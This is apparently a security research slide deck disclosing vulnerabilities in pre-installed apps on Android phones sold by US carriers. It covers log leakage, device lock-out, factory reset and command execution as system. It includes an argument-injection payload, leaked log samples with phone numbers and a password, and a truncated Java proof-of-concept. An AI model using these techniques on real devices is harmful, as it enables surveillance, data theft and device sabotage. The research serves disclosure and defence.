Vulnerable Out of the Box:
An Evaluation of Android Carrier Devices

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This work was supported by the Department of Homeland Security (DHS) Science and Technology (S&T) via award to the Critical Infrastructure Resilience Institute (CIRI) Center of Excellence (COE) led by the University of Illinois at Urbana-Champaign (UIUC).
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Why Look for Cyber Threats?

Aggressive data collection

- Exfiltration of sensitive user-data to China (Adups)
- Sensitive data collection (OnePlus 5)

Remote system compromise

- System compromise from insecure network communications (Ragentek)

User data disclosure due to vendor modifications

- Samsung leaking log data (CVE-2017-7978)
- MediaTek leaking log data (CVE-2016-10135)

Local “root” privilege escalation

- Alcatel A30 (former Amazon Prime Exclusive Device)
- Leagoo P1
- Privileged EngineerMode app (OnePlus 5)
- Android 4.4 devices with a MediaTek chipset



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Pre-installed Apps and Vendor OS Modification

Android devices contain a set of pre-installed apps


- May not be available on Google Play
- Some apps cannot be disabled
- Privileged platform apps

Pre-installed apps can be ***malicious and/or insecure***

- Insecure apps can be locally or remotely exploited
- Malicious apps can provide “backdoor” functionality and may exfiltrate sensitive user data

Vendors generally modify Google’s official Android code to provide custom behavior

- (Un)intentionally expose sensitive capabilities




Source: https://developer.android.com/guide/platform/index.html

App Components

Fundamental functional blocks of an Android app

- Activity
- Broadcast Receiver
- Service
- Content Provider



Declared in the app's manifest file

May provide accessible entry-points into an app for other apps to exploit by using Intents which are a message-like abstraction for communication within/between apps

- Contains Intent-specific fields and potentially embedded data

Exported App Components

Exported app components are **accessible to any process** on the device if there is no permission protection for the app component

- Regulated by the `android:exported` and `android:permission` app component attributes

Android will export components, *by default*, if the app component does not use the `android:exported` attribute and declares at least one `intent-filter`


```
<service android:name="com.asus.dm.installer.DMInstallerService">
    <intent-filter>
        <action android:name="com.asus.dm.installer.sync_apk_data"/>
        <action android:name="com.asus.dm.installer.startService"/>
        <action android:name="com.asus.dm.installer.download_app"/>
        <action android:name="com.asus.dm.DMService.app_install_start"/>
        <action android:name="com.asus.dm.DMService.app_install_result"/>
        <action android:name="com.asus.dm.DMService.registerConnectivity"/>
        <action android:name="com.asus.dm.installer.removeService"/>
    </intent-filter>
</service>
```

`DMInstallerService` will be exported *by default*

Threat Model

A low-privilege third-party app is installed on the device via app repackaging, phishing, remote exploit, etc.

- Possibly the `READ_EXTERNAL_STORAGE` permission is needed
- A malicious app without malicious permissions



Android Devices on US Carriers - Vulnerabilities

ZTE Blade Spark (sold by AT&T)
- Write modem and logcat logs to external storage

LG Phoenix 2 (sold by AT&T)
- Write logcat logs to app's private directory
- Lock user out of their device

Asus ZenFone V Live (sold by Verizon)
- Command execution as `system` user
- Take and write screenshot to external storage

ZTE Blade Vantage (sold by Verizon)
- Write modem and logcat logs to external storage

Essential Phone (sold by Sprint)
- Programmatic factory reset

Coolpad Defiant (sold by T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

T-Mobile Revvl Plus (Coolpad) (sold by T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

ZTE ZMAX Pro (sold by T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts
- Write modem and logcat log to external storage

LG G6 (sold by Multiple Carriers)
- Lock user out of their device
- Write logcat logs to app's private directory

ZTE ZMAX Champ (sold by Total Wireless)
- Write modem and logcat logs to external storage
- Programmatic factory reset
- Make device continually crash in recovery mode (brick device)

ZTE – Modem Log and Logcat Log

Vulnerability allows any app to access text messages and call data and logcat logs

- Can be activated by any app on the device
- Transparent to the user (no notifications, toast messages, etc.)

Writes to a base directory of `/sdcard/sd_logs`

- Modem log stored in `qmdl` format and logcat log in plaintext

Present in all the ZTE devices we examined

- ZTE Blade Spark, ZTE Blade Vantage, ZTE ZMAX Pro, ZTE ZMAX Champ



Source: https://www.amazon.com/Unlocked-Fingerprint-Reader-Z971-Desbloqueado/dp/B0748Z1VJ3

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Sample Data Leaked Through Logcat

Data written to the logcat log by any process

- Login credentials, tokens, etc.

Body of incoming/outgoing text messages

Phone number of incoming/outgoing calls

GPS Coordinates

Email Addresses

Telephone number

Cell Tower ID

MAC Address

Serial Number

IMEI

IMSI

URLs

```
06-24 17:56:29.620 11008 16012 D REQUEST : CEOMRequestData{u
erviceType=SignOn, isPostData=true, requestDebug=false, resp
tHeaders=[X-Application: CEOMWrapper.android, X-AppVersion:
955U, X-DeviceManufacturer: samsung, X-DeviceName: SAMSUNG-S
 inputParam=[COMPANY=7777777, WFUID=myuserid, PASSWORD=derp,
```

```
06-24 18:44:02.466  2423  2693 D CmsModule: msisdn: +1540
```

```
06-24 18:59:03.422  6201  6990 D Mms-debug: sendMultipartTextMessage:mDest=540
|mServiceCenter=null|messages=text message body|mPriority=-1|isExpectMore=false|valid
ityPeriod=-1|threadId=1|uri=content://sms/1|msgs.count=1|token=-1|mSubId=1|mRequestDe
```

```
06-24 19:04:28.475  1359  1359 D PhonecallDetector: onOutgoingCallStarted()
 number: 540 start at: Sun Jun 24 19:04:28 EDT 2018
06-24 19:04:43.769  1359  1359 D PhonecallDetector: onOutgoingCallEnded() n
umber: 540 start at: Sun Jun 24 19:04:28 EDT 2018 end at: Sun Jun 24
 19:04:43 EDT 2018
```

```
06-24 18:49:58.046  3014  3014 I TrustAgent: [HomeAddressChangeTracker]
 fetch for account @gmail.com
```

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Exposing User Data Through Logcat Logs

Third-party Android apps cannot read the system-wide logcat log since Android 4.1 due to it containing sensitive user data

- Can only read the log messages they write
- System-wide log requires `READ_LOGS` permission

Pre-installed apps can expose log data to other apps


- Generally written to external storage (SD card), although a app's private directory is also possible

Any app with the `READ_EXTERNAL_STORAGE` permission can read from external storage (i.e., SD card)

- Contains the user's pictures, downloads, and arbitrary files

Device	Carrier
ZTE Blade Spark	AT&T
ZTE Blade Vantage	Verizon
ZTE ZMAX Pro	T-Mobile
ZTE ZMAX Champ	Total Wireless
LG G6	Multiple Carriers
LG Phoenix 2	AT&T
Vivo V7	Unlocked
LG X Power	Unlocked
LG Q6	Unlocked
Asus ZenFone 3 Max	Unlocked
Orbic Wonder	Unlocked

ZTE – Activating the Modem Log



ZTE – Modem Log – Text Messages

Outgoing text message to 7035758208 with a message of "*Test. Can you text me back?*"

```
00e89b60  e0 00 01 09 05 00 07 63  33 59 01 30 00 06 00 07  |.......c3Y.0....|
00e89b70  91 31 21 13 94 18 f0 24  01 01 0a 81 07 53 57 28  |.1!....$....E..!|
00e89b80  80 00 00 1b d4 f2 9c ee  02 0d c3 6e 50 fe 5d 07  |`.........nP.].|
00e89b90  d1 cb 78 3a a8 5d 06 89  c3 e3 f5 0f 33 6a 7e 92  |..x:.]......3j~.|
```

Incoming text message from 7035758208 with a message of "*Sucka*" with a timestamp of 3:04:43pm on March 11, 2018

```
019928b0  29 00 09 01 25 01 e0 07  91 21 04 44 29 61 f6 00  |)...%....!.D)a..|
019928c0  19 04 0b 91 71 30 75 85  02 f8 00 00 81 30 11 51  |....Q.x.....0.Q|
019928d0  40 34 69 06 d3 fa 78 1d  06 01 00 1b 22 7e 79 00  |@4i...x.....".y.|
```

ZTE – Modem Log – Phone Calls

Incoming call from *7034227613*

```
03d3eda0  10 00 7a 01 7a 01 c1 12  17 27 37 f5 c9 6a e0 00  |..z.z....'7..j..|
03d3edb0  03 00 00 00 00 11 00 00  00 07 00 00 00 01 00 00  |................|
03d3edc0  00 00 00 00 00 37 30 33  34 32 32 37 36 31 33 66  |.....7034227613f|
03d3edd0  50 11 00 00 f0 af 68 00  90 98 00 00 80 48 69 00  |P.....h......Hi.|
03d3ede0  d0 b6 e5 ff 00 00 00 00  40 86 02 00 10 f9 ff ff  |........@.......|
```

Outgoing call to *18008648331*

```
03334a20  80 a0 70 c5 c9 6a e0 00  03 38 00 00 00 11 00 00  |..p..j...8......|
03334a30  00 06 00 00 00 01 00 00  00 00 00 00 00 31 38 30  |.............180|
03334a40  30 38 36 34 38 33 33 31  00 00 54 0e 60 34 c6 1b  |08648331..T.`4..|
03334a50  00 00 03 00 50 89 00 80  00 00 00 00 00 00 00 00  |....P...........|
03334a60  d0 06 7f 02 00 00 00 00  00 00 00 00 30 0d 28 0a  |............0.(.|
```

LG Vulnerabilities

Obtain system-wide logcat log in attacking app's private directory

- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2
- Generally written to SD card, but using path traversal it can be written in the attacking app's private directory

Lock user out of their device

- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2
- Can only make emergency calls

Dump hidden database that contains snippets of logcat and kernel logs to external storage

- Affects LG G6, LG Q6



Source: https://www.amazon.com/LG-G6-32-GB-Unlocked-Exclusive/dp/B07D2JL7TS

LG – Read System-wide Logcat Log Via Command Line Argument Injection

Default command the `com.lge.gnsslogcat` app executes is `logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V`

By default it writes the logs to `/storage/emulated/0/gnsslog`, but it is vulnerable to a path traversal attack and can be made to write in an app's private directory (file permission changes needed)


App allows log tags to be supplied via intent that get `:V` appended to it which get added to the end of `logcat` command, so you can add `*:V Hidden` to get all log messages

Command line argument injection changes the command to `logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V *:V Hidden:V`

LG – Lock The User Out of Their Device

Screen lock is unresponsive except for making emergency calls

- Exported broadcast receiver in `com.android.systemui` app
  - Writes two values to the system settings and locks the screen
- Screen lock is active in safe mode
- Can be used for a crypto-less ransomware
- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2



If Android Debug Bridge (ADB) is enabled prior to the screen lock attack, a user can remove the screen lock by sending a particular broadcast intent

- Otherwise, a factory reset is required to recover the device

Programmatic Factory Reset

A “factory reset” wipes all user data and apps from the device


Facilitated by privileged pre-installed apps

- Requires a co-located zero-permission app
- Does not require any user intervention

User data and app that are not externally backed-up is lost during a factory reset

Device	Carrier
Essential Phone	Sprint
Coolpad Defiant	T-Mobile
T-Mobile Revvl Plus	T-Mobile
ZTE ZMAX Champ	Total Wireless
Leagoo Z5C	Unlocked
Leagoo P1	Unlocked
Plum Compass	Unlocked
Orbic Wonder	Unlocked
MXQ TV Box 4.4.2	N/A

Sprint Essential Phone – Programmatic Factory Reset



③ MASTER_CLEAR broadcast intent received by com.android.server.MasterClearReceiver

④ android.os.RecoverySystem.rebootWipeUserData(*) is called by MasterClearReceiver

⑤ Writes --wipe_data to /cache/recovery/command

⑥ Reboots into recovery mode and wipes /data and /cache

Asus ZenFone V Live – Command Execution as `system` User

`AndroidManifest.xml` file of the `com.asus.splendidcommandagent` app

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system"
package="com.asus.splendidcommandagent" platformBuildVersionCode="18" platformBuildVersionName="4.3.1-
1425645">
    <uses-permission android:name="android.permission.INTERACT_ACROSS_USERS"/>
    <uses-permission android:name="android.permission.MANAGE_USERS"/>
    <application android:icon="@drawable/ic_launcher" android:label="@string/app_name"
android:theme="@style/AppTheme">
        <service android:exported="true" android:name=".SplendidCommandAgentService"
android:process="com.asus.services">
            <intent-filter>
                <action android:name="asus.splendid.intent.action.DO_COMMAND"/>
                <action android:name="com.asus.splendidcommandagent.ISplendidCommandAgentService"/>
            </intent-filter>
        </service>
        <service android:exported="true" android:name=".MonitorUserSwitchedService"
android:process="com.asus.services"/>
    </application>
```

Asus ZenFone V Live – Command Execution as `system` User

```
private void asus_zenfone_V_live_command_execution_as_system_user() {
    Intent i = new Intent();
    i.setClassName("com.asus.splendidcommandagent", "com.asus.splendidcommandagent.SplendidCommandAgentService");
    SplendidServiceConnection servConn = new SplendidServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.i(TAG, "initService() bound with " + ret);
}

class SplendidServiceConnection implements ServiceConnection {

    public void onServiceConnected(ComponentName name, IBinder boundService) {
        Log.i(TAG, "onserviceConnected");
        Parcel send = Parcel.obtain();
